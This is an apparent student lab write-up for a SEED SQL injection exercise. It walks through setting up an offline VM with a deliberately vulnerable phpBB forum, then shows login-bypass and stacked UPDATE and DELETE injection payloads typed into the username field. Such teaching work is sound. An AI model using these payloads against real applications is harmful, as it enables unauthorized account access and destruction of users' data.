# SQL Injection Attack Project

## A. Introduction

SQL injection attack is one of the most common techniques to exploit the vulnerabilities of a web application that contains database server. The logic behind this dangerous attack is directly related with the case that user inputs on the web application, which are used for querying the database, are being sent to the database server without checking them properly for undesirable values. Thus, this vulnerability enables attackers to execute some malicious SQL queries, which might provide an unauthorized access to the victim's database. With this access, the attacker might make changes on sensitive data that is stored in the database [1].

The reason why this attack is one of the most preferred ways of attacking the websites is because SQL-based databases are commonly used on the web applications. In addition, most of the developers are not taking the necessary precautions, so the user might give an unwanted input to the application, which might cause a serious problem for the database [1].

The main objective of this project is to perform the SQL injection attack on a web application by exploiting its vulnerabilities and show how successful an injection attack might be. At the same time, the project will teach some techniques that will make it more difficult for these attacks.

## B. Configuration

### Installing Virtual Machine [2]

In order to setup our project environment, at first we need to install VirtualBox, which will provide the opportunity of using virtual machine for our operating system. It is possible to download it from the following link "https://www.virtualbox.org/wiki/Downloads". After following the steps for installing VirtualBox, we need to download the virtual machine image of the operating system that we will use for this project.

SEEDUbuntu9 is the necessary operating system due to its proper configurations, so we will use it for this SQL injection project. It is possible to download the VM image from the following link: "http://home.ku.edu.tr/~akupcu/security/SEEDUbuntu9_August_2010.tar.gz". After downloading this VM image, extract it.

Then, open the VirtualBox program in order to add this VM image and create new virtual machine by clicking the "New" button as it is seen in the following figure.





Figure 1 - Creating new virtual machine

After clicking the "New" button, we will select the type and version of our operating system according to the following figure. Name of the virtual machine can be "SEEDUbuntu9".




Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: SEEDUbuntu9
Type: Linux
Version: Ubuntu (32-bit)

Figure 2 - Specifying properties of VM

Then press "Continue" button to move on determining the memory size of this operating system. 512 MB is good enough to continue as it is seen in the following figure.



**Memory size**


Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024** MB.

512 MB

Figure 3 - Determining memory size of OS

After selecting the memory size of the operating system, on the next screen we will select the "Use an existing virtual hard disk file" from hard disk options and select the ".vmdk" file, which we downloaded and extracted before. As it is seen in the following figure, SEEDUbuntu9 is selected as existing virtual hard disk file. Then, by clicking "Create" button, finish the creation process of the virtual machine.



**Hard disk**

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.


The recommended size of the hard disk is **25,00 GB**.

- ○ Do not add a virtual hard disk
- ○ Create a virtual hard disk now
- ● Use an existing virtual hard disk file

SEEDUbuntu9-000002-cl1.vmdk (Normal, 8,00 GI

Figure 4 - Selecting ".vmdk" file

Finally, we have created our virtual machine as it is seen in the following figure. Initially, it is powered off. Before running it, we need to make some modifications on its properties.



**Ubuntu**
Saved


**Kali Linux 2016.2**
Saved

**SEEDUbuntu9**
Powered Off

**SEEDUbuntu9**
Powered Off since (
Session unlocked

Figure 5 - Created virtual machine

By clicking the "Settings" button as it is seen in the previous figure, open the properties of the "SEEDUbuntu9" virtual machine. Then, in the "Network" part of the settings, select the "Not attached" from the "Attached to" options and disable the network adapter by leaving the checkbox blank as it is seen in the following figure.



Enable Network Adapter ☐
Attached to: Not attached
Name:

**Figure 6 - Disable network adapter**

Now we are ready to run our virtual machine by returning to the main screen of VirtualBox and start it. During opening the operating system, it will ask username and password information. Username is "seed" and password is "dees" for login. Then, we need to disable the networking. In order to do that, right click on the network button in the top bar and leave the checkbox blank as it is seen in the following figure.




**Figure 7 - Disable networking**


We made these changes because of the reason that we do not want an Internet connection to perform this project. Because this project contains some malicious operations, it is risky to have an Internet connection. In addition, in order to have access to the web application that we will attack during this project, we will make some configurations.

The web application that we will try to perform SQL injection attack is called phpBB. Because of the reason that some of the security precautions of this web application related to the

SQL injection are disabled, it will be possible to achieve an unauthorized access to the database server. The absence of security measures opens the way for injection attacks and it should be noted that these vulnerabilities are caused by the developers' mistakes. As stated before, when the developer does not check the user input value before sending it to the database server, these vulnerabilities occurs, which poses a danger for the important data that is stored on the database [3].

During the SQL injection attack on phpBB web application, we will take advantage of some of the Firefox browser extensions and Apache web server. The virtual machine that we installed before contains the Firefox browser with its extensions [3].


Even though the Apache web server is also installed in our virtual machine, we need to start the server by the terminal with a root access, which is seen in the following figure. Remember that password was "dees" for the root access.



```
seed@seed-desktop:~$ sudo service apache2 start
[sudo] password for seed:
 * Starting web server apache2
apache2: Could not reliably determine the server's ful
ly qualified domain name, using 127.0.1.1 for ServerNa
me
                                                [ OK ]
seed@seed-desktop:~$ 
```

Figure 8 - Starting Apache web server


Our virtual machine also contains the phpBB web application and there are already some user accounts. It is possible to examine the source code of phpBB from the path in the following figure.


seed@seed-desktop: /var/www/SQL/SQLLabMysqlPhpbb
File Edit View Terminal Help

```
seed@seed-desktop:~$ cd /var/www/SQL/SQLLabMysqlPhpbb/
seed@seed-desktop:/var/www/SQL/SQLLabMysqlPhpbb$ ls
admin        extension.inc  language        profile.php
cache        faq.php        login.php       search.php
common.php   groupcp.php    memberlist.php  templates
config.php   images         modcp.php       viewforum.php
db           includes       posting.php     viewonline.php
docs         index.php      privmsg.php     viewtopic.php
seed@seed-desktop:/var/www/SQL/SQLLabMysqlPhpbb$ 
```

Figure 9 - Source code of phpBB web application


It is possible to map a domain name to a specific IP address by modifying the "hosts" file in the "etc" directory with a root access. In order to access the web application, we will map the domain name of the phpBB web application, which is "www.sqllabmysqlphpbb.com", to the "127.0.0.1", which is the local IP address of our virtual machine. Open the "hosts" file via vim with a root access as it is seen in the following figure.



```
seed@seed-desktop:/$ cd etc
seed@seed-desktop:/etc$ sudo vim hosts
```

**Figure 10 - Modifying /etc/hosts file**


Then, add local IP address of the virtual machine and the domain name of phpBB web application as shown in the following figure and save the changes.



```
127.0.0.1       localhost
127.0.1.1       seed-desktop

# The following lines are for SEED labs
127.0.0.1       www.CSRFLabPhpbb.com
127.0.0.1       www.CSRFLabAttacker.com
127.0.0.1       www.SQLLabMysqlPhpbb.com
127.0.0.1       www.XSSLabPhpbb.com
127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.OriginalPhpbb.com
127.0.0.1       www.sqllabmysqlphpbb.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
:wq
```

**Figure 11 - Mapping domain name to the local IP**


It is possible to configure the Apache web server by modifying the configuration file called "default" in the "/etc/apache2/sites-available" directory. As it is seen in the following figure, this file contains the domain name of the web application and the path of the source codes. This information for the phpBB web application is already written in this configuration file.



```
<VirtualHost *:80>
        ServerName www.CSRFLabAttacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>

<VirtualHost *:80>
        ServerName www.SQLLabMysqlPhpbb.com
        DocumentRoot /var/www/SQL/SQLLabMysqlPhpbb
</VirtualHost>

<VirtualHost *:80>
        ServerName www.XSSLabPhpbb.com
        DocumentRoot /var/www/XSS/XSSLabPhpbb
</VirtualHost>
```

**Figure 12 - Configuring Apache web server**


Before moving on the project tasks, last few actions left. Now we need to turn of the security precaution of the PHP language named magic quote. This security mechanism tries to prevent the SQL injection attacks, so we will disable this countermeasure as it is seen in the following figure. It should be noted that this magic quote is deprecated with the release of PHP 5.3.0 [3].



```
; and register_argc_argv must be disabled for this directive to have any
affect.
auto_globals_jit = On

; Maximum size of POST data that PHP will accept.
post_max_size = 8M

; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(),
etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.
auto_prepend_file =
```

**Figure 13 - Disable the security precaution of PHP**

After disabling the security precaution of PHP language, we need to restart the Apache web server as it is seen in the following figure and we will be ready to move on the project tasks.



```
seed@seed-desktop:/etc/php5/apache2$ sudo service apache2 res
tart
[sudo] password for seed:
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qual
ified domain name, using 127.0.1.1 for ServerName
 ... waiting apache2: Could not reliably determine the server
's fully qualified domain name, using 127.0.1.1 for ServerNam
e
                                                      [ OK ]
```

Figure 14 - Restart Apache web server

## C. Project Task 1

At the beginning, we are going to the web application's website via Firefox, which is "www.sqllabmysqlphpbb.com". Because we mapped this domain name with our virtual machine's local IP address, we can access to the website. As it is seen in the following figure, there are username and password inputs in the website on the login page that takes the user input values and check whether the given username matches with the given password or not by looking from the database. As we turned off the security precaution of PHP, which was magic quote, we can achieve an unauthorized access to the system and bypass the username and password control with SQL injection attack.




phpBB on MySQL4 :: Log in
phpbb creating communities
phpBB on MySQL4
This is the phpBB2 forum with SQL Injection vulnerability
FAQ
Search
Memberlist
Usergroups
Register
Profile
Log in to check your private messages
Log in
phpBB on MySQL4 Forum Index
Please enter your username and password to log in.
Username:
Password:
Log me on automatically each visit:
Log in
I forgot my password
User inputs that have security vulnerabilites

Figure 15 - Login page with user inputs

Normally, a user needs to have a username and password to login to the system, but we will achieve this access by executing the injection. It is possible to visit the "Memberlist" page to view the members, such as admin, alice and bob, of this web application with their usernames, emails and more as it is seen in the following figure.


phpBB on MySQL4 :: Memberlist
phpBB on MySQL4 :: Memberlist
phpbb creating communities
FAQ
Search
Memberlist
Usergroups
Register
Profile
Log in to check your private messages
Log in

phpBB on MySQL4

This is the phpBB2 forum with SQL Injection vulnerability


phpBB on MySQL4 Forum Index

Select sort method: Joined Date Order Ascending Sort

| # | | Username | Email | Location | Joined | Posts | Website |
|---|---|---|---|---|---|---|---|
| 1 | pm | admin | email | | 14 Mar 2009 | 3 | |
| 2 | pm | alice | | | 14 Mar 2009 | 0 | |
| 3 | pm | bob | | | 14 Mar 2009 | 0 | |
| 4 | pm | carol | | | 14 Mar 2009 | 0 | |
| 5 | pm | ted | | | 14 Mar 2009 | 0 | |

Figure 16 – Member list of the web application


According to the working logic of this web application's backend, given username and password values entered to the textboxes on the login screen are compared with the data stored in the database server by using SQL queries. In this application the SQL query that handles the login part of the application is as shown in the following figure. As stated before, it is possible to see the source code of phpBB from the following path "/var/www/SQL/SQLLabMysqlPhpbb"



```
// Modified for SQL injection
                                        $sql_checkpasswd = "SELECT user_id, username,
user_password, user_active, user_level, user_login_tries, user_last_login_try
                                                    FROM " . USERS_TABLE . "
                                                    WHERE username = '" . $username . "'" . "
AND user_password = '" . md5($password). "'";
```


Figure 17 - SQL query for login process

If this SQL query returns a record from the database with a specific valid username and password, the application will give a login access to the system. The SQL injection vulnerability in this SQL query is that the code does not check the given username and password inputs for undesirable values such that if the attacker types such like in the following figures, he will be able to login as the admin.



```
admin '; #

Note that admin is one of the members of this
application.
```

Figure 18 - Injection Code



Please enter your username and password to log in.


Username: admin '; #

Password:

Log me on automatically each visit:

Figure 19 - Injection code in login screen

By typing the apostrophe mark we are actually closing the apostrophe before the username part in the SQL code and with the usage of semicolon, the SQL query ends at this point and with the usage of "#" mark we specify that after this point it is not an executable SQL code because "#" is used for commenting the code. Following figure demonstrates how this malicious injection code works on the select statements.



```
SELECT user_id, username, user, password,
user_active, user_level, user_login_tries,
user_last_login_try FROM phpbb_users WHERE
username = 'admin'; # AND user_password =
'md5($password)';
```

Figure 20 - Result of the injection

In addition to this, we do not need to type a valid password because the injected code that we typed into the username will return a successful record from the database and allow us to bypass the login.  As showed in the previous figure, with the usage of "#" mark, we commented out rest of the SQL code after that mark. Thus, it does not matter to type any password to the password textbox. Therefore, if we know a member's username, it is enough to login as this member. As noted before, we looked at the member list of the web application and there was a member called admin.

After clicking the login button, we will be logged into the system. As it is seen in the following figure, we are now logged in as admin. This process shows how the SQL injection attack is dangerous for the web applications that use SQL-based database.





Figure 21 - Logged in as admin


Now we will try to modify the database by using a delete and update SQL statement. In order to that, we will use injection code to turn the SQL query in the login.php code into two separate SQL statements. First statement is for executing the select statement and the second one is for modifying the database using one of the delete and update SQL statements. In order to do that, we type our second statement after the first semicolon and the SQL query will understand it as two separate queries. Following figures show how to implement a delete and update statement by using the SQL injection. In the first code, we try to change the password of the admin member by using an update statement and in the second, we try to delete the admin.



```
admin'; UPDATE phpbb_users
SET password = 'password12345'
WHERE username = 'admin'; #
```

We turned the SQL statement in the login.php code into two different SQL statements. After the first semicolon, we try to execute an update query.


Figure 22 - Update SQL statement



```
admin'; DELETE FROM phpbb_users
WHERE username = 'admin'; #
```

Figure 23 - Delete SQL statement

